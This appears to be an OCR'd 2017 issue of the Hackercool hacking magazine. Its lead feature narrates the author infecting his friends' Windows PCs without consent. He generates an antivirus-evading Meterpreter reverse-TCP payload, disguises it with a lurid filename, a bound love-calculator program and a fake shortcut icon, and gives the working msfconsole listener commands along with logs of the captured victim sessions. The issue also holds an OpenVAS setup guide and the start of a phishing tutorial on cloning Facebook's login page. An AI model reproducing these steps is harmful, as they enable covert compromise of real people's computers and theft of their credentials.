Hackercool

February 2017 Edition 0 Issue 5

Firewall : ON
Antivirus : ON
System Hacked

Real Time Hacking Scenario : Hacking my Friends

THE ART OF PHISHING:
Phishing & Desktop Phishing

METASPLOITABLE TUTORIALS
Scanning & banner grabbing

METASPLOIT THIS MONTH :
HTA web server exploit

HACK OF THE MONTH:
Cellebrite Data breach

INSIDE

Here's what you will find in the Hackercool February 2017 Issue .

1. Editor's Note :

As always no explanation

2. Real Time Hacking Scenario - Hacking my friends :

Hacking my friiends systems by bypassing antivirus.

3. Installit :

See how to install OpenVAS vulnerability scanner in Kali Linux.

4. The Art of Phishing :

This month we will learn about the most successful hacking attack, phishing.

5. Metasploit This Month :

In this section we will see how to hack Windows systems with HTA web server.

6. Metasploitable Tutorials :

Let us see scanning and banner grabbing.

7. Hacking Q & A :

Answers to some of the question's on hacking asked by our readers.

8. Hack Of The Month :

The company in the news for breaking the lock of an Apple phone is hacked.

9. Hackstory :

Shamoon 2 is here.

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello Readers, Thank you for subscribing to this Magazine. This is the fifth issue of zero eth edition of my magazine Hackercool.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber security researcher (or whatever you want to call it). Let me make it very clear that I am not an expert in this field and consider myself a script kiddie.

Notwithstanding this, I have my own blog on hacking, www.hackercool.com. This blog has a dedicated Facebook page and Youtube channel with name "Kanishkashowto". I also developed a vulnerable web application for practice "Vulnerawa" to practice website security.

This magazine is intended to deal with advanced hacking both black hat and white hat. I am hopeful this magazine will be helpful not only to the beginners who come into field of cyber security but also experts in this field. The main focus of thi s magazine is dealing hacking in real time scenarios. i.e hacking with antivirus and firewall ON. My opinion is that we cannot improve security consciousness in users until we teach about real time hacking.

In this issue, a new "Real Time Hacking Scenario" is introduced. If you think antivirus and Firewalls protect you from hackers, then this scenario is for you. This issue also includes a detailed article on phishing which is the most succes-sful hacking technique used nowadays. Ofcourse all other regular features are there.

This magazine is available for subscription in Magzter and Gumroad. It is also available for sale on Kindle store, 24symbols, iBooks, nook, kobo, Pagefoundry and Scribd. If you have any queries regarding this magazine or want a specific topic please send them to qa@hackercool.com and please don't forget to like our Facebook page "Hackercool". Until the next issue, Thank you.

REAL TIME HACKING SCENARIO

HACKING MY OWN FRIENDS

Hi,everyone. I'm hackercool, allegedly a black hat hacker for some people but I still consider myself a script kiddie.

The month of February was jampacked with parties for me. Most important of them was a get together with my school friends (none of my friends know about my hacker identity). With the ubiquitous smart phones nowadays,many photographs were taken. It was a very good opportunity to test my new digital camera.

I took numerous photographs of my friends in various poses but I didn't pose for even a single photograph. None of my friends even took note of my absence but it's a wonderful feeling to get lost in the crowd.You don't know it.

When I began to forget about the party, some of my friends requested me for the photos I took with my digital camera. They asked me to whatsapp them but I informed them I would send them a pen drive.

By now, my hacker instinct became active. I decided to hack my friends (or atleast try to hack them). I wanted to test how many would fall for it.

Stage set. Plan in motion. Most of my friends (or for that matter many computer users in India) prefer Windows as their operating system. So I started my attack assuming my friends are using a Windows OS.

The channel of my attack was sending a USB drive to them which would have not only the party photos but also malware.

There was one problem though. Even normal computer users would have both Windows Firewall ON and antivirus installed.(I'm assuming all my targets are latest Windows 10 machines). So I can't use any renown malware or RATS since their signatures would be easily detected by many Antivirus.

So I decided to create a customised payload that would bypass most antivirus. Many people just assume antivirus cannot be bypassed but as you will see now, it's a reality only hackers know about.

For this attack, I decided to use Hercules customized payload generator.(More about this payload generator was discussed in Dec 2016 issue of this magazine). I have used this program a couple of times before and I am loving it. It almost bypasses all antivirus, ofcourse until now. Remember that the battle between malware and anti-malware is like that of between Newt and Garter snake, they continuously evolve.

Hercules can be installed in Kali Linux which is my attacker system. (As already told, its installation is given in Dec 2016 issue of Hackercool magazine).Open Hercules as shown below. It has three options : generate payload, bind payload and update. The first option will just generate a payload we want while the second option will bind the payload with another program's executable. The second option would have been excellent to me but Hercules seems to be under revamp and this option is not added yet now.

So I had no other option but to generate just a payload now. So I chose option 1.

Next, we need to select the type of payload. I had four payloads to select ; meterpreter reverse tcp, meterpreter reverse http, meterpreter reverse https and a Hercules reverse shell.

I was not in the mood to try something new. Since I am well accustomed with the meterpreter reverse tcp payload, I decided to choose that option.

```
~|
(1) Meterpreter Reverse TCP             |  946 KB / 262 KB |        8/10
  |                                     |                  |
  |                                     |                  |
  |
(2) Meterpreter Reverse HTTP            |  4.2 MB / 1.1 MB |        8/10
  |                                     |                  |
  |                                     |                  |
  |
(3) Meterpreter Reverse HTTPS           |  4.2 MB / 1.1 MB |        8/10
  |                                     |                  |
  |                                     |                  |
  |
(4) HERCULES REVERSE SHELL              |  4.4 MB / 1.1 MB |        7/10
  |                                     |                  |
  |                                     |                  |
  |
 #=============================================================================
=#



[*] Select : 1
```

Next, I entered some options required for the hack to work.

LHOST= IP of my attacker machine

LPORT= the local port on which the reverse connection is to be sent.

persistence, migration and UPX functions are explained in the NOT JUST ANOTHER TOOL in the Dec 2016 issue of Hackercool magazine.

I have not enabled all these options as it would attract the attention of anti-malware.

```
[*] Enter LHOST : 192.168.202.137

[*] Enter LPORT : 4433

[?] Do you want to add persistence function to payload (y/n) :n

[?] Do you want to add migration function to payload (y/n) :n

[?] Do you want to add Bypass AV function to payload (y/n) :n


[*] Enter the base name for output files : sunny_leone_unseen

[*] Compiling payload...

[*] export GOOS=windows && export GOARCH=386 && export GOPATH=$HERCULES_PATH &&
go build -ldflags "-H windowsgui -s -w" sunny_leone_unseen.go

[?] Do you want to compress the payload with UPX (y/n) :y

[!] Compressing payloads with UPX decreases the AV Evasion Score, do you still w
ant to continue (Y/n) :n
```

I named the payload "sunny_leone_unseen". I hope you already know why but if you don't know, you will know soon. The payload is saved at the location shown below.

```
#=============================================================================
=====#
#     SELECTED PAYLOAD                    |     SIZE/UPX     |  AV Evasion Sc
ore  #
#~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~|~~~~~~~~~~~~~~
~~~~~#
# Meterpreter Reverse TCP                 | 946 KB / 262 KB  |        8/10
     #
#=============================================================================
=====#

[*] Payload Size : 946 KB

[*] Payload saved at : /$HOME/sunny_leone_unseen.exe


root@kali:~#
```


Generating the payload is the easiest part of the hack. Now begins the difficult part. Convincing our victims to click on our payload. I just can't ask them to click on the payload although that has worked for me sometimes.

First I checked the payload if it was indeed undetectable by antivirus. Success there. After thinking for sometime, I decided to do it in two ways. First one, by binding. Binding is a process of combining two exe files or other files into one. It is the age old way of sending the virus to victims.

I chose love calculator as the other program to bind my payload to. Since most of my victims were on the younger side I expect that this will have more prabability of being clicked on. The Love calculator is shown below.

We have many binders available. A quick Google search should give you enough options. But I used Rakabulle binder for my job.


Just add the files to compile as shown below and click on "Build Raka". That will bind the two programs into one.



But there is a problem with binding. As I already told you, binding has been there for a long time. So even if we bind two genuine program-s together, antivirus may flag it off as malware.

I wanted to play smart. I also used the s-econd method. Second method is a bit popular on the internet. It's changing the icon of the exe file we generated. First, I created a shor-tcut for my file and changed the icon of the shortcut as shown below. Then I hid the payloa-d.

Now let me tell you about the name of my payload. My intention is to maximise the c-hances of my victim's clicking on my payload So I gave that name. (Just Google sunny leone for more info)



All done. Now before I passed mu USB drive to my friends, I started a listener on Metasploit as shown below.

```
msf > use exploit/multi/handler
msf exploit(handler) > set lhost 192.168.202.137
lhost => 192.168.202.137
msf exploit(handler) > set lport 4433
lport => 4433
msf exploit(handler) > run
```

I have set the required options and typed com-mand "run" to start the listener as shown below.

```
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.202.137:4433
[*] Starting the payload handler...
```

After starting the listener,I passed on the USB drive to my first victim. I was not expecting very quick results as all of them were employees.

To quicken my chances, I gave it to my first victim on Friday evening. I thought the weekend would give them enough time to become my victim.

My system was continuously on. It was a horrendous wait but it finally happened.

I got one meterpreter session. I quickly checked the OS info. It was a Windows 7. I was encouraged.

```
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.202.137:4433
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.202.129
[-] Errno::ECONNRESET Connection reset by peer - SSL_accept
[*] Sending stage (957487 bytes) to 192.168.202.129
[*] Meterpreter session 1 opened (192.168.202.137:4433 -> 192.168.202.129:49400)
 at 2017-02-25 06:14:05 -0500

meterpreter > sysinfo
Computer        : WIN-7R628QQV89D
OS              : Windows 7 (Build 7600).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

I was expecting atleast three connection on the same day. So I quickly backgrounded the session and started the handler again to receive more connections.

Very soon I got the second meterpreter session.

```
msf exploit(handler) > sessions -l

Active sessions
===============

  Id  Type                   Information                                  Connect
ion
  --  ----                   -----------                                  -------
---
  1   meterpreter x86/win32  WIN-7R628QQV89D\Kanishka @ WIN-7R628QQV89D  192.168
.202.137:4433 -> 192.168.202.129:49400 (192.168.202.129)

msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.202.137:4433
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.202.136
[*] Meterpreter session 2 opened (192.168.202.137:4433 -> 192.168.202.136:49816)
 at 2017-02-25 06:29:13 -0500

meterpreter >
```

I sent even that session to background and waited, but there was no third connection. I waited for some more time and went out to do so-me errand.

Even after returning, I had only two conn-ections. So I was content that I successfully hacked two connections. But it is not finished yet.

```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(handler) > sessions -l

Active sessions
===============

  Id  Type                   Information                                  Connect
ion
  --  ----                   -----------                                  -------
---
  1   meterpreter x86/win32  WIN-7R628QQV89D\Kanishka @ WIN-7R628QQV89D  192.168
.202.137:4433 -> 192.168.202.129:49400 (192.168.202.129)
  2   meterpreter x86/win32  DESKTOP-4EFI8QG\user1 @ DESKTOP-4EFI8QG     192.168
.202.137:4433 -> 192.168.202.136:49816 (192.168.202.136)

msf exploit(handler) >
```

(TO BE CONTINUED)

Send all your queries regarding hacking to qa@hackercool.com

INSTALL OPENVAS IN KALI LINUX


INSTALLIT

Open Vulnerability Assessment System (Open VAS) is an open source framework of several tools and services used in vulnerabity scannin -g.


This month we will see how to install Open -VAS in Kali Linux. This installation is applicab -le on the latest version of Kali Linux Rolling.

Openvas is installed by default in Kali Linu-x.We just need to configure it to make it availa -ble for vulnerability scanning. Let's see how. Open terminal and type command "openvas-check-setup".We will use this command a lot of times while installing.


The good thing about installation of Openvas is it is very simple. Simple in the sense that it will automatically give the fix for the errors we face in configuring Openvas. As shown below, we will get a error and the "fix" to fix that error just below it.




As shown in the "fix" above, type command "openvas-mkcert". This will create an openvas ssl certificate as shown in the below two images.




Needless to say, this SSL certificate is used to create an https connection for the web interface of OpenVAS scanner.




The creation of certificate will end as shown below.




When the certificate is successfully created, once again type command "openvas-check-setup" to check the next step in the process. You can see in the image below underlined fo-r you what our next command is.




Type the command "openvas-nvt-sync" as shown below.




The process will run and end as shown below.



Once again, type command “openvas-check-setup“. It will prompt you the next command to run.




Type the command “openvas-mkcert-client -n -i“. This will create a client certificate for the Openvas manager.




Once the client certificate is successfully crea-ted as shown above, we need to once again check the setup by typing command “openvas-check-setup“.


This time it will ask you to create an user for the OpenVAS vulnerability scanner. This user is use to login into the application.



Create a user using the below command.Choose your username and password as per your choice. I have chosen “root” and “toor” for this howto.




Next, we need to type command “openvas-check-setup” to see our next step.It will ask us to rebuild as shown below.




Before we start rebuilding, we need to start the openvas scanner as shown below by typing command “/etc/init.d/openvas-scanner start“.


Now type command “openvas –rebuild” to update the database. type command “openvas –rebuild” to update the database.



On checking the next step, I found that we need to synchronize the scapdata.



Run the command.



This will take a long time and successfully en-d as shown below.

```
[i] Updating /var/lib/openvas/scap-data/oval/5.10/org.mitre.oval/v/family/macos.
xml
[i] Updating /var/lib/openvas/scap-data/oval/5.10/org.mitre.oval/v/family/pixos.
xml
[i] Updating /var/lib/openvas/scap-data/oval/5.10/org.mitre.oval/v/family/unix.x
ml
[i] Updating /var/lib/openvas/scap-data/oval/5.10/org.mitre.oval/v/family/window
s.xml
[i] No user data directory '/var/lib/openvas/scap-data/private' found.
[i] Updating CVSS scores and CVE counts for CPEs
[i] Updating CVSS scores for OVAL definitions
[i] Updating placeholder CPEs
root@kali:~#
```

Once the above process is finished, it will ask us to synchronize the CERT data as shown below.

```
        OK: OpenVAS Manager expects database at revision 146.
        OK: Database schema is up to date.
        OK: OpenVAS Manager database contains information about 45306 NVTs.
        OK: OpenVAS SCAP database found in /var/lib/openvas/scap-data/scap.db.
        ERROR: No OpenVAS CERT database found. (Tried: /var/lib/openvas/cert-dat
a/cert.db)
        FIX: Run a CERT synchronization script like openvas-certdata-sync or gre
enbone-certdata-sync.

 ERROR: Your OpenVAS-8 installation is not yet complete!
```

Run command “openvas-certdata-sync“ to sync CERT data. The process will run as shown below.

```
root@kali:~# openvas-certdata-sync
[i] This script synchronizes a CERT advisory directory with the OpenV
[i] This script is for the SQLite3 backend.
[i] CERT dir: /var/lib/openvas/cert-data
[i] Will use rsync
[i] Using rsync: /usr/bin/rsync
[i] Configured CERT data rsync feed: rsync://feed.openvas.org:/cert-da
OpenVAS feed server - http://www.openvas.org/
This service is hosted by Intevation GmbH - http://intevation.de/
All transactions are logged.

Please report synchronization problems to openvas-feed@intevation.de.
If you have any other questions, please use the OpenVAS mailing lists
or the OpenVAS IRC chat. See http://www.openvas.org/ for details.

receiving incremental file list
./
COPYING
            496 100%  484.38kB/s    0:00:00 (xfr#1, to-chk=22/24)
```

That's it. Our installation is finished. It's time to check if our installation is OK. Type command “openvas-check-setup” for one last time.

You will get a message that your OpenVAS installation is OK as shown below.


```
Step 10: Checking presence of optional tools ...
        OK: pdflatex found.
        OK: PDF generation successful. The PDF report format is likely to work.
        OK: ssh-keygen found, LSC credential generation for GNU/Linux targets is
 likely to work.
        WARNING: Could not find rpm binary, LSC credential package generation fo
r RPM and DEB based targets will not work.
        SUGGEST: Install rpm.
        WARNING: Could not find makensis binary, LSC credential package generati
on for Microsoft Windows targets will not work.
        SUGGEST: Install nsis.

It seems like your OpenVAS-8 installation is OK.
```

Restart the system and start openvas by typing command “openvas-start“.

```
root@kali:~# openvas-start
Starting OpenVas Services
root@kali:~#
```

It's time to open the interface of the OpenVAS

Open your browser and point it to port 9392 as shown below.We will get a warning as shown below. Click on “I understand the risks”.



This will prompt you with a login screen. Login with the credentials we created while setting it up.(Hope you have not forgotten them).

Once we successfully login we will see the fo-llowing screen as shown below. Hurrah, you have successfully installed Openvas in Kali Linux.

Send all your queries regarding hacking to qa@hackercool.com

Phishing, Desktop Phishing

THE ART OF PHISHING

2011

Chinese phishing campaign targeted Gmail accounts of highly ranked officials of the Unite -d States and South Korean governments and militaries, as well as Chinese political activists

2012

According to Ghosh, there were 445,004 phis-hing attacks in 2012 as compared to 258,461 in 2011 and 187,203 in 2010", showing that p-hishing has been increasingly threatening indi -viduals.

2013

Cryptolocker ransomware infected 250,000 p-ersonal computers by first targeting business-es using a Zip archive attachment that claime-d to be a customer complaint, and later target -ing general public using a link in an email reg -arding a problem clearing a check.The ranso -mware scrambles and locks files on the com-puter and requests the owner make a paymen -t in exchange for the key to unlock and decry -pt the file.

2014

In August 2014, a hacker hacked the iCloud a -nd leaked several of celebrity photos. During the investigation, it was found that Collins phi-shed by sending e-mails to the victims that lo-oked like they came from Apple or Google, warning the victims that their accounts might be compromised and asking for their account details. The victims would enter their passwor -d and Collins gained access to their accounts downloading e-mails and iCloud backups.

2015

In August 2015 Cozy Bear was linked to an spear-phishing cyber attack against the Penta -gon email system causing the shut down of the entire Joint Staff unclassified email syste-m and Internet access during the investigation

2016

Hacker group known by the name Fancy Bear carried out spear phishing attacks on email addresses associated with the Democratic Na -tional Committee in the first quarter of 2016 (More details of this hack is given in the Jan 2017 issue of Hackercool magazine).The sam -e group is also suspected to be behind a spe -arphishing attack in August 2016 on member -s of the Bundestag and multiple political part -ies belonging to Germany.

The above are only some of the hacking ins -tances where phishing has been used succe-ssfully. In fact, the amount of phishing campai gns have been rising exponentially year by ye -ar.

In this issue, we will learn in detail about phishing. What exactly is phishing?

Phishing is an attack where a hacker steals c-onfidential information (mostly credentials) by fooling the user to give the information voluntarily.

Phishing is usually done by creating a fake website of a genuine website and convincing the user that our fake website is the genuine one.

Enough theory. Now let's see it practically. Be-fore we start, let me make this very clear that this is only for educative purposes and to und-erstand phishing in detail. I will not be held re-sponsible for any reaction you face by the mis using this tutorial. To take a line from the movi -e Mission Impossible 2 "to create belleropho -n we always create chimera."

We will first learn how phishing is done and then see how phishing evelved as time went by.


Although in this article, I explain how to hack Facebook account (sorry about this Mark) via phishing, this method can be used to phish any website.

The term 'phishing' was coined by the well known spammer and hacker in the mid-90s, Khan C Smith


Now let us see practically how phishing is done. Open a browser, and go to the website of Facebook (or any website you want to phish).

Right click on the webpage, click on “view page source”.


The source of the page is displayed in the browser. Right click on the page and click on “Save As”. Save the page as “index.html” to your computer.



